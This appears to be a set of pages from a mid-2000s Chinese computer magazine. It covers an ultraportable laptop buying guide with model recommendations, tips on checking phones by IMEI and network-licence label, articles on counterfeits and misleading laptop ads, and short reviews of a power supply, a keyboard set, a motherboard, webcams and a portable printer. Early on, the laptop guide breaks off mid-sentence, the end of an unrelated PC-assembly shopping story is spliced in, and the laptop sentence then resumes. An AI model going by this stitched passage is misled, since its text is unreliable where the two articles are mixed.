轻薄不等于无能——轻薄笔记本电脑导购指南

■上海　马龙凌　福建　斯佳丽

你知道吗？

世界上第一台笔记本电脑

1985年，日本东芝公司研制出世界第一台笔记本电脑——东芝T1100。东芝T1100笔记本电脑的具体配置为：Intel 80C88处理器、512KB内存、无硬盘、TN-LCD显示屏（分辨率为640×200)。至今笔记本电脑已经经历了将近20年的发展历程，但笔记本电脑的体积与质量似乎受到技术的限制，一直没有出现过质的飞跃。



从今年笔记本电脑的发展历程可以看出，笔记本正在朝着更轻薄和高强大性能两大方向发展，而强大性能的轻薄型笔记本电脑无疑更是笔记本电脑未来的主流发展方向。毕竟，轻薄移动才是笔记本电脑的灵魂所在。

你需要轻薄型笔记本电脑吗？

目前笔记本电脑屏幕主流为14英寸或15英寸，由于屏幕大小往往直接影响笔记本电脑的外型及质量，一般14英寸或15英寸笔记本电脑的质量在2千克以上，对长时间携带笔记本电脑的使用者，如商务人士而言，2千克仍是不轻的负担，因此部分笔记本电脑厂商便针对此需求设计了2千克以下的笔记本电脑。

在国内，轻薄型笔记本电脑越来越受欢迎，特别是女性更是趋向购买轻薄机型。为此，华硕的M5和S5系列专门由女性设计师主导设计，目的也在于此。相对于主流机型，2千克以下的轻薄型笔记本电脑，由于构造设计更精密，虽然处理

选好可靠的攒机商。

独门秘技不能倾囊而授，不过小西很快明白了我的意思。OK，就在这攒。不过看看他们货架上摆放的主打品牌，我的计划配置又得改动。

注意：面对“不合适随时来换”的承诺，新手100%地会掉进攒机商超低报价的陷阱，随意选择攒机商。事实上，市场中的计算机产品和摊位流动甚大，诸如假货、水货、骗货此类的行为比比皆是。如果搞到换货的地步，抛去费时费力不说，回头再来你很难换到价钱、品质都满意的货。

所以，如果你对计算机硬件知识一无所知，一定要找一个认真的朋友帮你攒机。如果你基本能把握当前计算机的流行配置，那一定要找个信誉好的攒机商。

多情

看着我写的配置要求和预计单价，B时代的张小姐边和我商量，边拿笔改。结果是AMD CPU加了50，微星主板加了80，三星显示器换成菲力普加了120。这个价格连小西也觉得满意，成交。我们终于可以坐在椅子上歇歇了。

不一会儿，张小姐抱着一摞崭新的包装盒摆在我们面前，“你们先验一下，我们马上组装。”花钱的感觉真是好呀，全是最新、最快的件儿，我一边拆包装，一边寻思。突然发现不对，硬盘裸着的我不介意，可是我要的牌子是Seagate，怎么拿来的是西部数据？

“你要的Seagate今天攒机的人多，市场整个涨了40块，我才知道。西部数据这个价位可以拿下来。”张小姐从容不迫地解释。

小西感到被骗，有点急，“你刚才答应我们价格了呀？”

张小姐对这种场面似乎已习以为常，仍然微笑着解释。西部数据硬盘不了解，我想了想，还是拿Seagate吧。我拦住小西，和张商定为Seagate硬盘再加30。

小西还在小声嘟囔着，“怎么可以骗人呢？”我劝他“人为刀俎，我为鱼肉。他们大件都不错，我们也不能随便走，关系不要搞僵，以后出了事还要找她帮忙。”

这是经验之谈，一旦选定攒机商，只能难得糊涂了。

再接着显卡又换了一块，机箱电源、键盘、鼠标又总共加了70块钱。买下来合计花了5500块。比询完价后的预计多了350块，小西还是有点郁闷，不过我早就习惯了，350块，其实就是为信誉付出的代价，值得。

交完款后，张小姐热心地帮我们打电话联系出租车。我们拎着大包小包出来，一切搞定。

注意：通常情况下，在你决定向对方购买后，你才会遇到实际的陷阱。攒机商会找出各种理由在每个配件上加钱，或者说服你换对他来说利润高的配件。如果前面的工作都做得好，对于这个问题你尽可想开些。交易前承诺的价格偏低已是电子市场各个摊位的默契，如果攒机商、配件可靠、中意，不要为二三百块钱斤斤计较，要多联络攒机商感情，毕竟，你花了比品牌机少1000块左右的钱却买了高配置的计算机，如果再能得到像品牌机一样的售后服务，那不是更赚了吗？

小西的计算机一直运行正常，没有再来烦我。我也很得意，逢人就讲我选的计算机性能比品牌机强得多，价钱却要低20%。这给我招来了麻烦，周末陡然忙了很多，我现在正在琢磨是不是该为我的独门秘技收点费呢？

CF [SC07]

器主频等规格与主流机型可能相同、大多采取选购外挂式光驱等，但售价可能略高。

小心水货笔记本电脑

相同配置的笔记本价格相差很多也有可能是由水货笔记本电脑造成的。水货笔记本电脑的价格往往是很诱人的，但水货与行货的质保是有区别的。当然，能为水货笔记本提供质保的公司一般都是较大规模的，他们往往与芯片级笔记本维修商合作，为自己所卖的笔记本提供质保。因为IBM笔记本电脑是全球联保的，所以一般水货IBM笔记本电脑也可以在蓝色快车得到一年的质保。而且一年后也可以自费在蓝色快车维修笔记本，这样可以得到与行货笔记本相同的原装配件。在这方面IBM与其他国外品牌不同，其他国外品牌的维修中心是肯定不向水货笔记本提供售后服务的，这一点希望大家能注意到。

如果你想购买到行货笔记本电脑的话，在这里我告诉你一个识别水货笔记本电脑的秘诀，由于行货笔记本全部安装正版的中文简体Windows XP操作系统，并带有微软的简体中文Windows XP认证书和原厂制作的简体中文系统恢复盘。而水货笔记本的原装操作系统是英文Windows XP，但是商家一般会自行安装上简体中文Windows XP操作系统，并配上自己用GHOST制作的简体中文系统恢复盘。所以这个秘诀就是看看这台笔记本电脑的中文系统恢复盘是否为商家自己制作的，如果是的话那么这台笔记本一定是水货笔记本电脑。

注重性能体验

轻薄型笔记本电脑在体积的限制下，都会考虑选择低功耗的处理器以及部件，以减小发热量与耗电量。但这也就直接影响到了机器的性能表现，低功耗从某个角度看就是降低速度。因此你在选购轻薄型笔记本电脑时，就更加要看它采用的是什么处理器，这直接影响到你日后使用笔记本电脑的速度。

主板芯片组也是与笔记本电脑性能息息相关的部件，但由于宣传的不多，因此是经常被人忽略的因素。在笔记本电脑上综合性能最好的非Intel芯片组莫属，无论是内存、磁盘性能，还是电源管理方面都是最出色的，其他竞争对手在这领域还无法与之抗衡。

除了处理器和芯片组，显示芯片也和笔记本电脑的整体性能关系密切。目前主流集成的显示芯片的性能排序为：Intel 855GME→ATi IGP7000→Intel 855GM→ATi IGP300→Intel 852MG→SiS650M→Intel 830MG。此外还要注意显存，集成的显示芯片都是通过共享主内存作为显存工作的，在使用时要考虑设置的显存的大小，太小影响显示性能，太大会占用主内存导致主内存过小影响整体性能。

对于笔记本电脑来说，硬盘的性能影响了整体性能的发挥，由于硬盘的缓存比较小，一般通过增加一些内存是可以提高一点性能的。为了保证Windows XP的流畅运行，在选购时我们需要让内存达到256MB，以保证主流的软件和应用能够流畅地运行。不过一般如果没有太特殊的需求，256MB的内存也就够用了，再大的内存容量也不能带来明显的性能提升了。

当然，笔记本买回来是用的不是看的，所以购买之前要体验一下性能，比如：外置光驱的读盘能力、喇叭的音质，Modem、网卡、PCMCIA卡插槽、USB、1394、红外线端口都需要试一试。键盘的软硬程度，每个键是否正确有效，触控板的灵敏程度是否合适，有没有不听使唤的疯狂鼠标出现。

产品推荐

笔者结合产品的特点对市场综合分析考虑之后，挑选出了一些目前市场上性能较强的轻薄机型产品推荐给各位读者来作为参考，希望对准备购买这种机型的读者能有所帮助。

1.王者之风——IBM ThinkPad X40

IBM ThinkPad X40 基本配置表

处理器	超低电压版Intel Pentium-M 1.2GHz处理器
标准内存	256MB DDR333
硬盘	40GB
显示屏	12.1" TFT显示屏
市场参考价	25000元



IBM的大名自然具有非常的号召力，我个人觉得这款机型非常适合商务人士使用。X40也是IBM最新的产品之一，仅重1.23千克，最薄处只有2.1cm。拥有同类笔记本电脑中最小的幅面，长26.8cm，宽21.1cm，比一张A4纸还要小。而在操作感方面，X40采用的是7列式键盘设计，键宽竟然达到18.5～19.0mm，弹性感觉很好，非常容易敲击，采用的是指点杆定位，IBM特有的Access IBM按键也有设计其中，相信绝对不会让用户操作起来有容易疲劳的情况。

当然了，X40也有一些不足之处。极致轻薄的X40似乎在追赶其他笔记本品牌的轻薄产品，但是追赶的结果是性能上有了不容忽视的折扣——集成的显卡和1.8英寸的硬盘还有一些性能和拓展上的妥协。

2.轻薄至尊——Toshiba Portégé R100

Toshiba Portégé R100 基本配置表

处理器	超低电压版Intel Pentium M 900MHz
标准内存	256MB DDR（PC2100）
硬盘	40GB（1.8英寸的小型硬盘）
显示屏	12.1" SXGA+ TFT显示屏
市场参考价	17500元



"没有最轻，只有更轻；没有最薄，只有更薄"，当人们还在惊叹东芝的P2000/P2010轻薄设计之时，东芝却在继续以更轻更薄的Portégé R100来尽情演绎着这十六个字。在松下的R2和SONY的X505没推出之前，东芝Portégé R100以14.9mm的厚度和1.09kg的重量，一直稳占全球最薄笔记本的宝座。东芝Portégé R100的经典之处就在于分量如此的轻，而性能却并不弱，显示屏采用了质量非常好的显示面板，图形处理芯片则采用了Trident XP M32 LP显示芯片，带有32MB DDR独立显存，Trident XP M32 LP显示芯片从硬件上支持DX9，在显示性能方面足以比拟移动Radeon 7500。键盘设计上，Portégé R100仍然坚持突出东芝简洁明快的风格，给人的感觉就是典雅而舒适。

当然，Portégé R100也有不足之处。仅它的1.8英寸的小型硬盘一项就在性能方面比普通的2.5英寸硬盘性能差了大概30%。笔者给各位用户一个小小的建议：在经济条件允许的情况下，在购买Portégé R100的同时，最好能在第一时间选购一台与Portégé R100相匹配的外置式光驱。

3.潮流先锋—— ASUS M5217AN-DM

ASUS M5217AN-DM基本配置表

处理器	Intel Pentium-M 735 1.7GHz (Dothan)
标准内存	512MB DDR
硬盘	80GB
显示屏	12.1"的XGA TFT显示屏
参考价格	24688元

华硕M5217AN-DM采用Intel Pentium-M 735处理器，工作频率为1.7GHz。Dothan处理器比前代Pentium-M(代号Banias)有许多改进的地方，采用了更先进的90纳米制造工艺，二级缓存从1MB增加到了2MB，集成的晶体管从先前的7700万个达到了1亿4000万。所有这些改进都能维持在相同的芯片大小下，甚至耗电量还降低了10%。采用Dothan处理器的笔记本电脑表现将更为出色。用户可以借助全新移动平台，通过更强劲的硬件支持以及更合理的设计原理，享受更快速的运算处理能力。



此款笔记本电脑的配置非常高，标配512MB DDR333内存、80G超大容量硬盘，内建超轻薄DVD-Multi刻录机可同时支持DVD-RW、DVD+RW和DVD-RAM三种主流规格，并同样内建Intel 802.11b/g新一代无线网卡，且与M6B17ANe-DU同样随机加赠华硕WL330无线AP和华硕64MB闪存盘。最让人惊讶的是，M5217AN-DM质量仅1.55千克，最薄只有2.5cm。

4.性能绝佳—— NEC VRESA S900

NEC VRESA S900基本配置表

处理器	Intel Mobile Pentium-M 1.3GHz
标准内存	256MB DDR
硬盘	40GB
显示屏	12.1"的XGA TFT显示屏
参考价格	16300元



NEC VRESA系列笔记本电脑一直以来带领着高性能笔记本电脑的发展潮流，此次，又率先在NEC VERSA S900的机型中采用了最新的移动计算技术和视频显示技术，使产品的性能获得了飞跃性的发展，配合高分辨率的液晶显示屏，你可以尽情欣赏DVD大片，尝试最新的3D游戏。作为一款采用了Intel Centrino移动技术的笔记本电脑，NEC VERSA S900采用了流线型的设计方式，内置无线连接功能，而且，标配的电池可以让用户连续使用超过4个小时。VERSA S900键盘的手感相当好，使用舒适。但右方的键位安排得似乎比较挤，一开始使用可能会感到不习惯。VERSA S900的触摸板的反应很灵敏，感觉还是非常不错的，鼠标键显得有点硬，按下去的时候感觉有点实。S900另一大优点是采用ATi Mobility Radeon 9000图形处理芯片，这使得在显示方面性能不俗，尤其在游戏性能方面表现更加突出。屏幕色彩艳丽，图像和文本显示都很清晰，就是亮度略为低了一些。

此款机器标配没有红外接口，似乎有一点小的遗憾，毕竟有备无患。总的来说，NEC VERSA S900是一台不错的本本。它提供了强大的多媒体功能，是商务应用的一个不错的选择，特别是它的S-Video端口使得无论是在大屏幕上看DVD或者做商务演示时都十分方便。

总结：自迅驰技术推出以来，笔记本机身的轻薄记录多次被刷新，而且这些轻薄机型在保持机身轻薄的同时还很好地兼顾了性能，这类真正的轻薄机型在实用性上也得到了很大的提高。这些机型在笔记本市场上也得到了很好的回应，市场反应普遍很热烈，从这一点上也可以看出，以超轻薄的机身和强大的性能良好结合的机型即将成为笔记本市场上一道新的风景线。CF [SC08]



鉴别水货手机三板斧

■河北　俞科伟　福建　斯佳丽

随着手机市场的日益壮大，各种不同品牌、不同功能的手机令人目不暇接，手机不再只是打电话的简单工具，上网、MP3、彩屏、拍照等新功能频频刺激人们的购买欲望。但手机市场鱼龙混杂，笔者将自己的购机经验以及了解到的提供出来，让大家在购买手机的过程中少走一些弯路。

1.检查手机包装

检查手机包装，境外生产的手机应有中文产地、代理商名称、入网许可证号、说明书、附件清单(检查手机附件是否和附件清单一致)、保修单等。

2.检查IMEI码

IMEI是(International Mobile Equipment Identity，国际移动设备身份码)的缩写，它是由15位数字组成的“电子串号”，与每台手机一一对应，而且该码是全世界惟一的。每一台手机在组装完成后都将被赋予一个全球惟一的一组号码，这个号码从生产到交付使用都将被制造生产的厂商所记录。其组成为:前6位数是“型号核准号码”(TAC)，一般代表机型；接着的2位数是“最后装配号”(FAC)，一般代表产地；之后的6位数是“串号”(SNR)，一般代表生产顺序号；最后1位数通常是“0”(SP)，为检验码，目前暂备用。IMEI码一般贴在手机背面的标志当中(见图1)，并且读写于手机内存中。它也是该手机在厂家的档案和身份证号。



图1

GSM手机只要按“*#06#”即可在手机屏幕上显示该手机的IMEI码(见图2)，和包装盒上的IMEI码及保修卡上填写的IMEI码应该一致。



图2

3.检查手机进网许可标志

根据国家管理规定，手机必须获得进网许可标志方可销售，手机进网许可标志一般贴在电池取下后即可看见的手机背面(见图3)。消费者可以登录电信设备进网/认证网(http://www.tenaa.com.cn/FlagValidate.aspx)，将你所在省份、城市、许可证编号，以及扰码和手机串号逐次输入，网站将告诉你手机的真伪。



图3

如果你上网不方便还可以打电话010-82058767和010-82050313进行人工查询。另外还可以利用手机短信来鉴别，你只要将“RW#进网许可证号#扰码#IMEI码”发送到9500，电信设备进网认证管理信息系统将自动回复鉴别信息，对手机真伪进行验证。其中“RW”为固定代码，不分大小写；“#”可以用空格代替；进网许可证号为进网许可标志上第1行，如“02-0010-030161”，其中“-”可以用字母“A”(不分大小写)代替；扰码为进网许可标志上第3行，如“02T1NX750T4880C”；在手机上依次输入“*#06#”获得IMEI码。

> **小提示**
>
> 购买时要向商家索取正规发票
>
> **发票是法定销售凭证，也是将来界定手机购买时间的法定依据。手机三包条文里规定:手机经销商提供的有效发货票应当注明主机机身号(IMEI串号)、附件的出厂批号(尤其应注明电池的批号)、产品商标及型号、销售日期、销售者印章、金额等内容。**

CF [SC09]

话说“打假”

■上海　杨法

小编寄语:从本期开始，小怪将设立“打假三人行”子栏目，希望提高读者的自我保护意识，了解业内动态，通过提供假货的一些识别特征使广大读者朋友有一定的辨别能力。

我们在电脑城里张贴的海报上和一些媒体上经常看到各种打假公告，产品涉及大到整机小至配件。打假也分为很多种，有时打假也成为一种时髦的广告手段。

传统意义上的“打假”就是打击假冒仿冒产品，这些冒牌产品都非原厂正货，多为低成本的劣质产品，采用相同或足以引起混淆的品牌、商标、包装，以假冒名牌产品销售。通常假冒产品的性能和品质不能与正货相比。现在制假手段不断向高科技化发展，在电脑类产品中包括CPU主板在内的几乎所有部件都有假冒的情况。在电脑类产品中还有一类是被Remark的产品，也是打假的重点之一。所谓被Remark就是利用原厂产品经过第三方的改造成为更高端产品出售，大家可能最常听到的就是Remark的CPU，其实内存、显卡、外设也有被Remark的情况。而硬盘也要“打假”，主要针对一些返修的硬盘，大家可不要贪图便宜购买返修硬盘。

电脑市场上的“打假”还有一个重要部分就是打击水货。水货通过特殊的渠道进入市场逃避了关税，本身具有价格优势，水货本身就是原厂产品所以性能上和行货是基本一样的(有的产品由于原定销售区域不同，所以没有中文说明书和中文菜单)，最大的不同就是售后服务不同。所以打击水货也可以看作为“打假”的一种延展。CF [SC10]

对虚浮的笔记本电脑广告说 NO

■福建　斯佳丽

市场上的笔记本电脑种类很多，确实很难找到一款能在各个方面都满足我们要求的产品。经常能听到有人在问，是否存在一款具备了多种款式特点的“优生”品种，回答却常常引发一长串的叹息。挑剔的眼光其实不是坏事，虽然经常会影响我们消费后的快感。不过最重要的是，在你决定选择哪一款产品之前，千万不要被广告的含糊其辞所迷惑。

广告语：“高性能配置：采用Intel Pentium-M 1.5GHz、高性能显卡、256MB DDR内存、40GB硬盘……。”

解释：这个广告对配置写得很模糊，不仅用什么样的显卡没有说，而且没有写明40GB硬盘是多少转速的，难道他们不知道硬盘的转速对一台电脑的性能有很大影响？用一个低速运转的40GB硬盘来拖慢P4的CPU运行速度，那么CPU多快也没有用。就好比是让一个老头子和一个年轻人搭配参加比赛，恐怕那个年轻人多有力量，速度多快也没有用的。衡量电脑性能的高低应该出于全面的、整体的考虑，某部件的性能水平并不能够代表一台电脑的最终全面使用性能。

广告语：“内置Intel 802.11g无线模块：无论是在家中、办公室还是像咖啡厅这样的热点地区，您都能享受到高速无线连接。”

解释：网络的魅力确实不小，随时随地保持网络的连通能给你带来意外的惊喜，但是千万不要以为这则广告里介绍的笔记本电脑真的可以让你轻松连接热点网络冲浪。就像运动员在跑道上听到的口令，“预备”只代表做好了前期准备，并不意味着你已经可以开始飞奔了。这句典型的广告用语其实只是说，如果你所在的地区有热点，并到电信部门开通业务之后，才能通过WLAN上网。而事实上，全国设有热点的地区少之又少，所以，内置Intel 802.11g无线模块形如虚设。

广告语：“可扩充超强电量的可拆卸锂电池：每块锂电池一次可支持您的笔记本电脑连续运行长达12个小时。而且还可以像手机一样简单地更换电池，从而避免了到处寻找电源插座的烦恼。”

解释：电池的耐力是不能忽视的，谁不想让快乐多留片刻？不过你要知道长达12小时运行时间的前提条件是选配超高电量的锂电池，这可是不小的支出啊。而且这里所说的12小时是指不对笔记本电脑进行任何操作，在最佳节能的条件下，电池才能维持这么长时间。当然，通过这句话，我们也能了解到这款笔记本电脑的一个优点，就是可更换为超高电量的锂电池。

广告语：“强大的红外传输：能以更高的传输速率与其他同样支持红外协议的设备通过红外线传输数据，甚至可以和朋友无线交流。”

解释：无线已经成了电子产品的一种理想，无线的方式也很多。红外线传输对于设备的位置要求比较严格，数据传输距离也比较短，一般不过是1米左右。如果你和朋友相距不到一米，还愿意采用这种方式来聊天，惟一的理由大概是可以防非典^_^。

广告语：“无限扩展：通过内置Mini PCI，外接的PCMCIA、VGA、RJ45、RJ11插槽可无限扩展及连接其他多媒体配件，娱乐与工作同时进行。”

解释：利用扩展配件能够将笔记本电脑的功能做多种延伸，比如加装内置Mini PCI接口的无线网卡，可以实现无线上网；通过外接PCMCIA❶接口的光驱、读卡器等，可以扩展笔记本电脑的应用功能。但这并不代表是“无限扩展”，因为像PCMCIA接口总共有三种厚度规格：Type Ⅰ(3.3mm)、Type Ⅱ(5.0mm)和Type Ⅲ(10.3mm)。较厚的PCMCIA卡，只能插在Type Ⅲ插槽内；较薄的PCMCIA卡，只能插在Type Ⅱ插槽内。但实际上有的笔记本电脑，可以让薄的PCMCIA卡插在Type Ⅲ插槽内。一般而言，Type Ⅰ插槽和Type Ⅱ插槽都要占用PCMCIA一格的空间，而Type Ⅲ插槽就得占用两格的空间，换句话说Type Ⅲ插槽是由两个Type Ⅱ插槽上下排列在一起，便称为Type Ⅲ插槽。所以，两个薄的PCMCIA卡，可以同时插在一个Type Ⅲ的插槽上，而一个厚的PCMCIA卡，也可插在上下排列在一起的Type Ⅱ插槽中。但如果该笔记本电脑的Type Ⅱ插槽是左右安置在笔记本电脑上，则将无法插入较厚的PCMCIA卡。

名 词 解 释

❶ PCMCIA

PCMCIA是“国际个人计算机存储卡协会(Personal Computer Memory Card International Association)”的缩写。凡符合此协会定义的接口规格技术所设计的适配卡，便称为PCMCIA卡(或简称为PC卡)。这是笔记本电脑用以扩充功能的一个连接插槽，功能类似于台式电脑的总线插槽，提供使用者一个方便扩充硬件功能的设计，且支持热插拔和即插即用的功能。

CF [SC11]

CFan黑板报即将开播

这里是讲述消费者维权的故事。如果在您选购产品的过程中发生被侵权的事件，可用文字的形式表述出来，及时向小怪开炮（联系信箱 dizen@cfan.com.cn）。



大水牛黄金版电源

面对 Pentium 4E 处理器、GeForce 6800 显卡这类新一代电老虎，电源也要撑得起才行。大水牛黄金版电源就是专为这些电老虎准备的。

这款大水牛黄金版 PP450WHA 电源额定功率 350W，最大功率 450W，作为主要功率输出的 +5V/+3.3V/+12V 输出端的最大输出电流分别是 35A/28A/18A，各位只要把这个数字与自己的电源相比较一下就知道它的强悍了。

外形方面，大水牛黄金版 PP450WHA 电源使用金色外壳，外壳采用的 1mm 厚板材，保证电源的整体强度。这款电源采用两个 8CM 低转速温控风扇对流散热，电源内部的黑色散热片也为电源散热提供了极好的条件，使整个电源工作时噪音非常小。

输出方面，大水牛黄金版 PP450WHA 电源除标准的 20pin 输出以及 P4 专用电源输出外，还有 6 个大口 4P 电源接口以及一个软驱用的小口 4P 电源接口和一个 SATA 电源接口。而且 20pin 输出线还用专门的蛇皮状编织套套住，方便在机箱内的布线。

主要优点	在高档电源中属于高性价比的产品
主要缺点	产品的命名有些取巧
厂商电话	020-82058085 CF [SC09]

多彩无线高手套装



时尚的现代电脑中，无线鼠标键盘已成为必备配置。近期，多彩科技再次推出新一款无线鼠标键盘套装“多彩无线高手”。

多彩无线高手是由 DLK-7005RF 键盘和 DLM-323HP 鼠标构成，采用目前流行的黑色与灰色搭配设计，黑色的主体高贵、典雅。DLM-323HP 鼠标样子很像罗技的 MX700 鼠标，鼠标整体很有磨砂质感，按键的段落感不错。鼠标左右两边的凹槽很符合人体工学，相当舒适。鼠标左侧的两个扩展按键的按动也很方便。DLM-323HP 鼠标也采用的自充电设计，可以直接把鼠标放入无线发射端的座式充电器中为鼠标的充电电池充电。采用智能省电技术，当鼠标停止移动时，红色 LED 灯将变暗切换至省电模式。同时，具备智能告警电路模块设计，使用过程中，如果出现电池电压不足时，鼠标透明滚轮前的蓝色 LED 灯会发出闪烁蓝光，及时提醒您充电。

黑色流线外形的 K7005RF 键盘具有先进的识别码技术，多达 256ID，抗干扰性强，即使小范围内有多款无线键盘在同一时间使用也不会相互影响。同时，键盘采用 107 个增强型的 Windows 按键设计，多媒体播放器热键 8 个，上网热键 4 个，让数码生活更轻松，更自由！

同时为解决用户普遍关心的信号覆盖范围的影响问题，无线高手采用无线电传输信号，可以实现 360 度无阻碍的自由传输信号，无论是在什么方向使用，信号都可以及时、准确的传输到与电脑上。

主要优点	功能丰富，性价比高
主要缺点	键盘按键偏硬
厂商电话	0755-27384688 CF [SC10]



梅捷 P4I875P 黑金版

在市场中沉寂了不少时间的梅捷主板最近又再次进入市场，并且大走多功能主板主流化的线路。最近新推出的梅捷 P4I875P 黑金版就是一例。

梅捷 P4I875P 黑金版使用 Intel 875P 加 ICH5R 的这种目前的高档芯片组搭配，并自带 Intel 千兆专用网卡，是一块搭配完备的 875P 主板。除此以外，在主板的黑色 PCB 上，还有一块独立的 ALI M5281 芯片为主板提供了两个第三方的 IDE 口和两个第三方的 SATA 接口，并支持 RAID 功能。主板上的独立 VIA6306 芯片则为主板提供了 3 个 IEEE 1394 接口，使主板能更方便的与其他数码设备连接。主板上的 CMI 8738 声音芯片提供 6 声道输出，并通过扩展面板支持 SPDIF 数字输出。

扩展性方面，梅捷 P4I875P 黑金版还带一个前置读卡器，使数码相机的存储卡能方便的与电脑传输数据。另外，主板自带的 3 条 80 芯 IDE 线和 4 条 SATA 硬盘线也是非常为用户着想的设计。

梅捷主板在 DIY 方面很出名，这款梅捷 P4I875P 黑金版的 DIY 功能也不弱，CPU、内存电压可以独立调节；内存也能以多种方式分频，最厉害的是，BIOS 中 CPU 的外频最高可以设置到 511MHz（相当于 2.044GHz 的前端总线），适合超级 DIY 发烧友（当然，也需要有足够强的 CPU 和内存才可能达到这样的频率）。

主要优点	功能丰富，配件多
主要缺点	有些部件的焊接水平需要提高
厂商电话	021-64693512 CF [SC11]



注意！Orbit在盯着你！

■ CFAN评测室

前不久，罗技发布了两款新的摄像头产品——QuickCam Orbit和QuickCam IM，前者的中文名叫“快看太空版”，后者叫“快看视讯版”。其中，“快看太空版”一经发布，就在业界引起了广泛关注。

“快看太空版”之所以引起这么大轰动，原因就在于它是第一个带有“自动面部跟踪”功能的民用级摄像头。也就是说，用户不用像普通摄像头一样用手去调节它的方向和角度，它可以自动跟着用户的脸旋转，保持始终正对用户的面部。

奇特的外观

“快看太空版”的外表就和以前的罗技摄像头不太一样，虽然摄像头主体还是一个圆球，但没有使用罗技常用的三角形底座和大聚焦调节环的设计，而是使用了一个很大的圆形底座，而可以上下转动的镜头则被完全包裹在透明的球形外壳里。显然，由于这款摄像头的镜头仰俯采用了电机控制所以罗技不希望用户能够手动调节。

“快看太空版”主要由三部分组成，一个是摄像头的主体，另一个是巨大的底座，再有就是一个用于抬高摄像头的连接杆——摄像头可以像普通的摄像头一样放在底座上，但此时会呈现“仰头”的样子，而使用这个23cm长的连接杆以后，可以使“快看太空版”处于和用户的脸同在一个高度的位置。

初看“快看太空版”的底座很大，让人不禁以为其电机应该在底座内部，但实际用手拨一下就会发现实际上所有的部件都在摄像头内部，巨大的底座只是为了保持稳定而已。摄像头和底座通过一个MiniUSB接口连接，连接杆的两端也是相应的USB接口。

“快看太空版”支持USB2.0接口，内部使用30万像素的CCD，可以通过软件支持达到1280X960的插值拍摄效果，同时支持3倍的数字变焦并且内置麦克风系统。

试用

安装驱动之后，“快看太空版”就可以像普通摄像头一样使用了，由于它不能像普通摄像头一样手动调节方向，所以在驱动里专门设置了操控项目，可以控制其方向电机运动。方向范围可以达到水平180度、垂直60度。同时，“快看太空版”也提供了自动变焦的能力。

打开驱动中的“FACE TIRCKING”选项，就打开了“快看太空版”的自动跟踪功能。其实，这个功能并不是完全靠摄像头自身实现的，而是需要一个专用的软件配合，从其结构上我们可以分析出来——其实自动跟踪和光电鼠标的移动分析有一定的类似之处，都是通过软件来分析前后两次的拍摄画面，然后据此判断出自身与目标对象的相对移动情况，只是鼠标是依靠硬件完成分析，而“快看太空版”需要软件来完成这个分析过程，而且还要根据分析的结果给摄像头的电机下达指令让它反向运动以完成对目标的跟踪。

但是这样就有一个问题——光电鼠标的采样频率至少在2000Hz以上，而“快看太空版”的拍摄频率只有30帧，很明显，它不可能跟踪移动速度太快的物体，否则就会像光电鼠标一样——丢帧。

“快看太空版”与常用的MSN Messenger、QQ结合得非常好，从实际使用来看，在正常打字聊天的情况下，“快看太空版”能够保持良好的对用户的跟踪（其实不一定是脸，只要是在其拍摄图像中央的主体物体，在保持一定的稳定时间后，“快看太空版”就能对其进行稳定的跟踪），但如果用户移动太快，那么“快看太空版”就会失去目标，一动不动。从使用的表现来看——很明显，“快看太空版”的自动跟踪实际上主要针对的是在电脑前打字、聊天的电脑用户，因为这种情况下目标的移动速度很低，而并不能当真像自动跟踪监视器一样自动锁定迅速动作的目标。



在使用“快看太空版”时，还要注意的一个问题就是它的自动跟踪实际上是锁定在画面范围内的主要移动目标上，但如果在你使用的时候，另有一个移动较为明显的大目标出现——比如你在聊天的时候，你的GF突然从后面搂住你的脖子……那么“快看太空版”就会“见色忘义”紧盯美女而去矣……

部分问题

“快看太空版”的动态显示效果和静态拍摄效果都很不错，在市场上的摄像头中当数上品（毕竟是上千元的东西），不过值得注意的是它的主要卖点在于“自动跟踪功能”，所以可能和其镜头孔径较小有关，“快看太空版”的图像效果和罗技另一个顶级摄像头“高手版”相比，在色彩和颗粒感上较差一些。

普及产品

与“快看太空版”同时推出的另一款摄像头是“快看视讯版”，与昂贵的“太空版”相比，“快看视讯版”就是面对主流市场的产品了。它继承了罗技一贯的“球形大眼睛”＋三角底座的外观，与以前产品最大的区别在于同样支持了USB2.0的接口和1280X960的插值运算。作为主流产品，它使用的是CMOS感光材料。

从“快看视讯版”的拍摄效果看，虽然是CMOS的摄像头，但其图像效果非常优秀，已经不亚于很多CCD的产品，而且它的驱动支持亮度自动增益功能和对室内光线的防闪烁功能，使CMOS的色彩和亮度弱点得到了很大的纠正 。

相对来说，“快看太空版”的确十分强大，但价格极度高昂，“快看视讯版”对于广大的普通用户来说可能更加“动人”一些。CF [SC12]

“随身”打印机——佳能 i80 打印机测试



■ CFAN评测室

i80 应该算是佳能最新推出的打印机中最为引人瞩目的产品，因为它是一款“随身”的移动型打印机。

小巧的尺寸

其实，i80 并不是佳能第一款这类产品，在它之前，就有 i70 作为前代产品上市。相对来说，i80 在外观上和 i70 差别并不很大，外壳模具几乎一样，只是采用了金色的外观显得更加华丽。



盖上盖子就像一个光驱盒

i80 的体积只有一个大的光驱盒那么大，为 310mm × 51.8mm × 174mm，重量则只有 1.8 千克，不比一个笔记本电脑来得更大。其实，打开外壳就可以发现，i80 其实还有足够的空间可以做得更小，只是现在的体积已经是可以打印标准的 A4 文档最小的体积，而出于设计目的需要，它没有必要做得更小。

i80 的外壳设计很巧妙，其上下的两个盖子扣在一起，机身就形成了一个整体，为打印头提供了良好的保护，而揭开盖子，上盖就成了纸支架，而下盖则成了出纸的导引托盘。

增强的功能

与前代的 i70 相比，i80 最大的改变就是支持了 PictBridge 直联打印协议，在机身的右部有一个新的 USB 接口，这是 i70 上没有的。通过这个接口，i80 可以直接与数码相机连接，并且将数码相机内的照片直接输出，不需要电脑作为中转。

i80 的另一个进步就是增强了打印能力——分辨率提升到了 4800dpi × 1200dpi，打印速度则增强到了黑白 14ppm/ 彩色 10ppm，这个速度虽然比大型的桌面打印机还有一定差距，但对于没有太多打印量的便携产品来说，已经是很快了。

贴心的设计

i80 上有两个设计是在 i70 上就已经使用了的，而在 i80 上继续保留了下来，显然这两个功能还是很受欢迎的——一就是 i80 具备红外端口，通过这个端口，i80 可以直接与手机、PDA 等连接，并将其发出的图片直接打印；二，就是 i80 后部具有一个独立的电源接口，可以购买单独的外置电池，从而实现脱离电源的打印。

打印效果

我们分别打印了一些黑白和彩色文档，以及一些彩色照片。从打印的情况来看，i80 的打印速度还是令人满意的，虽然在现在这个时代不能说是快，但打印普通的几十页的小型文档还是用不了太多时间。同时，文档的打印效果也不错，只是在打印超小型字体的时候清晰度较差。

